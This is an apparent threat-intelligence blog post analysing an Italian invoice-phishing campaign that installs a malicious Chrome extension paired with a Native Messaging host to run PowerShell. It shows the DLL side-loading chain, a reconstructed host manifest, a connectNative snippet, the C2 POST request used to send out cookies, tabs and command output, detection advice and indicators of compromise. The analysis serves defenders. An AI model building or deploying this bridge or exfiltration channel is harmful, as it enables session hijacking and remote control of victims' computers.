


A Native Messaging Backdoor Observed in Italy – D3Lab

d3lab.net/breaking-out-of-chromes-sandbox-a-native-messaging-backdoor-observed-in-italy

Andrea Draghetti

22 giugno 2026



In June 2026, we analysed a malware campaign distributed through Italian-language phishing emails. The message pretended to deliver an invoice and used the subject Fattura #2818999851.

The victim was shown what looked like a PDF document. The downloaded file was instead an obfuscated Windows JavaScript file named Fattura-2819889242.pfd.js. The unusual pfd.js ending was likely intended to look similar to .pdf at a quick glance.

The most interesting part of this infection was not the initial JavaScript. The malware installed a malicious Google Chrome extension and paired it with a Native Messaging Host. This combination allowed code running inside Chrome to request PowerShell commands on the Windows system.


An extension normally cannot start local programs. Native Messaging changed that security boundary.

The phishing message

The campaign used a short message written in Italian. It told the recipient that a requested invoice was ready for download and was signed by an accounting office. The visible document was presented as a 158 KB PDF.

The invoice numbers in the email subject, the visible document and the downloaded JavaScript file were different. This may indicate that the values were generated automatically for each message or stage of the campaign.

This delivery method is simple, but effective. The victim expects a business document and receives a script disguised as one.



From JavaScript to Chrome

When executed by Windows Script Host, the JavaScript decoded and wrote two files into the user's temporary directory:


- 1 %TEMP%\client_124578.exe
- 2 %TEMP%\d3d11.dll

client_124578.exe was a legitimate, signed executable associated with Epic Games. It was used to load the malicious d3d11.dll from the same directory. This is a DLL side-loading technique: a trusted application starts, but loads an attacker-controlled library because of the way Windows resolves dependencies.

The DLL launched a hidden PowerShell process. PowerShell then prepared the Chrome extension and changed Chrome policy settings so that the extension could be installed.

The observed extension was called Cloud_vn105rkj64, with extension ID:

- 1 gghagmhimgfeajfdmjkgmmehbokmglg



The malware wrote values under Chrome's `ExtensionInstallAllowlist` and `ExtensionInstallSources` policy keys. This made the installation look like an administrator-controlled deployment rather than a normal extension installation.

Why a Chrome extension is not enough

Chrome extensions run with browser permissions. Depending on their manifest, they may read tabs, access cookies or change web pages. They still cannot directly execute `powershell.exe` or arbitrary Windows programs.

This restriction is part of the browser security model. A compromised extension should not automatically become a full operating-system backdoor.

Chrome provides a legitimate exception called Native Messaging. It is designed for applications that need to exchange data with a browser extension. Password managers, security products and enterprise tools may use it.

Native Messaging requires a second component installed on the operating system. This component is called a Native Messaging Host.

The Native Messaging bridge

The malware registered a host named:

```
1 com.vn105rkj64.tr7qprrt7g
```

A Native Messaging registration points Chrome to a JSON manifest stored on the computer. A simplified example looks like this:

```
1 {
2   "name": "com.vn105rkj64.tr7qprrt7g",
3   "description": "Native messaging host",
4   "path": "C:\\Users\\user\\AppData\\Local\\<host>.exe",
5   "type": "stdio",
6   "allowed_origins": [
7     "chrome-extension://gghagmhimhgfeajfdmjkgmmehbokmglg/"
8   ]
9 }
```

This example is a reconstruction of the mechanism, not the original manifest. The exact final executable name of the host was not preserved in the available sandbox artefacts. The analysis did capture temporary C# source generation and execution of `csc.exe`, the Microsoft C# compiler, during the installation stage.

On Windows, Chrome finds the manifest through a registry entry similar to:

```
1 HKCU\Software\Google\Chrome\NativeMessagingHosts\com.vn105rkj64.tr7qprrt7g
```

The malicious extension can then open the native channel. The following JavaScript is a simplified illustration of the Chrome API involved:

```
1 const port = chrome.runtime.connectNative("com.vn105rkj64.tr7qprrt7g");
2 port.postMessage({ command: receivedCommand });
3 port.onMessage.addListener((result) => {
4   sendResultToController(result);
5 });
6
7
```

Chrome starts the registered host and connects its standard input and output to the extension. The host receives a length-prefixed JSON message, processes it outside the browser sandbox and sends a JSON response back.

In this campaign, that bridge was used to execute PowerShell. The extension acted as the network-facing controller, while the local host performed actions on Windows with the permissions of the current user.

Command and control

The extension contacted ext2[.]info over HTTPS. The observed request was:

```
1 POST /time.php?q=ste_jstest2 HTTP/1.1
2 Host: ext2[.]info
3 Origin: chrome-extension://gghagmhimhgfeajfdmjkgmmehbokmglg
```

Although the parameter was present in the URL, the method was POST. Collected information and command results were sent in the request body.

The first observed exchange included a Google cookie, the victim's open tabs and URLs, browser user-agent information, language settings and a stable victim identifier. Theft of an authenticated cookie may allow session hijacking even when the attacker does not know the password.

We did not observe direct extraction of passwords from Chrome's password store. The confirmed browser data theft was focused on cookies, browsing context and fingerprinting information.

The controller later returned an instruction that resulted in a directory listing of C:\. A subsequent POST contained the command output. This provided direct evidence that the extension and Native Messaging Host formed a remote-command backdoor, rather than only an information-stealing extension.

Why this technique matters

The individual components are legitimate technologies. Signed applications load DLLs, organisations deploy Chrome extensions through policy, and trusted software uses Native Messaging. The danger comes from combining them.

The extension gives the attacker access to browser data and an apparently normal HTTPS communication channel. The Native Messaging Host removes the browser sandbox restriction. PowerShell provides a flexible command environment already available on Windows.

This design also separates responsibilities. Chrome handles cookies, tabs and communication with the controller. The native component handles operating-system commands. Blocking only one suspicious PowerShell command may therefore miss the

persistent browser-side control channel.

Detection opportunities

Defenders should review unexpected values under Chrome's enterprise policy keys, especially on systems that are not centrally managed. A new extension allowlist entry combined with an installation source such as `http://localhost:8080/*` is unusual and deserves investigation.

Native Messaging registrations under HKCU should be compared with an approved software inventory. The `allowed_origins` field in each host manifest reveals which extension can start the host. An unknown extension ID paired with an executable in a user-writable directory is a strong warning signal.

Process monitoring should correlate Chrome extension installation, `csc.exe` execution, hidden PowerShell and changes to Chrome policy or Native Messaging registry keys. Network monitoring can also detect the extension origin and the specific POST path when TLS inspection or endpoint telemetry is available.

Removing only the extension is not sufficient. Incident response should also remove the Native Messaging registration and host, inspect PowerShell activity, invalidate exposed browser sessions and reset affected credentials where necessary.

Indicators of Compromise

The following indicators were observed on 22 June 2026. Network infrastructure may change after publication.

Type	Indicator	Context
Email subject	Fattura #2818999851	Italian invoice lure
Displayed filename	Fattura-26189991026.pdf	Document shown in the email
Payload filename	Fattura-2819889242.pfd.js	Obfuscated Windows JavaScript
Payload MD5	61f07213f2e54c54ec379714fd211c73	Initial JavaScript
Payload SHA-1	d7a2361877b9cd1f4b6ef56f59fb7adec72cc945	Initial JavaScript
Payload SHA-256	b11ef9f11c9bb6228582f38a61f4c04dc7160939d8c5b7ee4e467ffde6317f02	Initial JavaScript
Dropped filename	client_124578.exe	Signed application used for DLL side-loading
Dropped EXE SHA-256	e77747f06d1d3ee5b8466340a10416874439dd69a7e9cd8653647be7782899b6	Side-loading launcher
Dropped filename	d3d11.dll	Malicious side-loaded DLL
Dropped DLL SHA-256	94f333cba95e76e6b8c0f8831bffc446b5f3c90db2c598c6079a98f1a0ef9701	Malicious DLL
Extension name	Cloud vn105rkj64	Malicious Chrome extension
Extension version	2.0	Observed manifest version
Chrome extension ID	gghagmhimhgfeajfdmjkgmmehbokmglg	Allowed extension origin
Extension CRX SHA-256	d05e03173d9c841a28af60f5dda8a7c7a39c0a0d7302ec412ac4638b8f9872a3	Extension package
Native Messaging Host	com.vn105rkj64.tr7qprrt7g	Bridge between Chrome and Windows
C2 domain	ext2[.]info	Confirmed command-and-control server

Type	Indicator	Context
Observed IP	2.27.5.53	Resolution observed during analysis
C2 request	POST https://ext2[.]info/time.php?q=ste_jstest2	Exfiltration and command channel
Related domain	cd-nwlins[.]site	Contacted during execution; returned parked content
Chrome policy key	HKCU\Software\Policies\Google\Chrome\ExtensionInstallAllowlist	Extension installation policy modified by malware
Chrome policy key	HKCU\Software\Policies\Google\Chrome\ExtensionInstallSources	Observed value: http://localhost:8080/*
Native host key	HKCU\Software\Google\Chrome\NativeMessagingHosts\com.vn105rkj64.tr7qprrt7g	Expected registration location for the host